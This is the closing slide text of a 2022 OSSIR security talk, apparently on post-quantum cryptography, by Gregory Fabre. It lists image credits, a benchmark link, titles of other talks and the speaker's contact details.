- Stock images from colourbox.com (actually licensed, lol)
- Photograph of Peter Shor courtesy to the BBVA Foundation

Benchmarks from

- https://openquantumsafe.org/benchmarking/visualization/openssl_speed.html

Autres conférences

- Tales from the Quantum Industry
- EMBA - Test de sécurité des micro logiciels open source
- Listen to Your Heart: Security and Privacy of Implantable Cardio Foo
- Votre logiciel, les vulnérabilités et moi (divulgation responsable)
- OSINT : je sais où habite ta maison
- Mathématiques pour les pirates

Merci de votre attention !

OSSIR - 08/02/2022

Gregory Fabre - @gregofabre - gfabre@cyberzen.com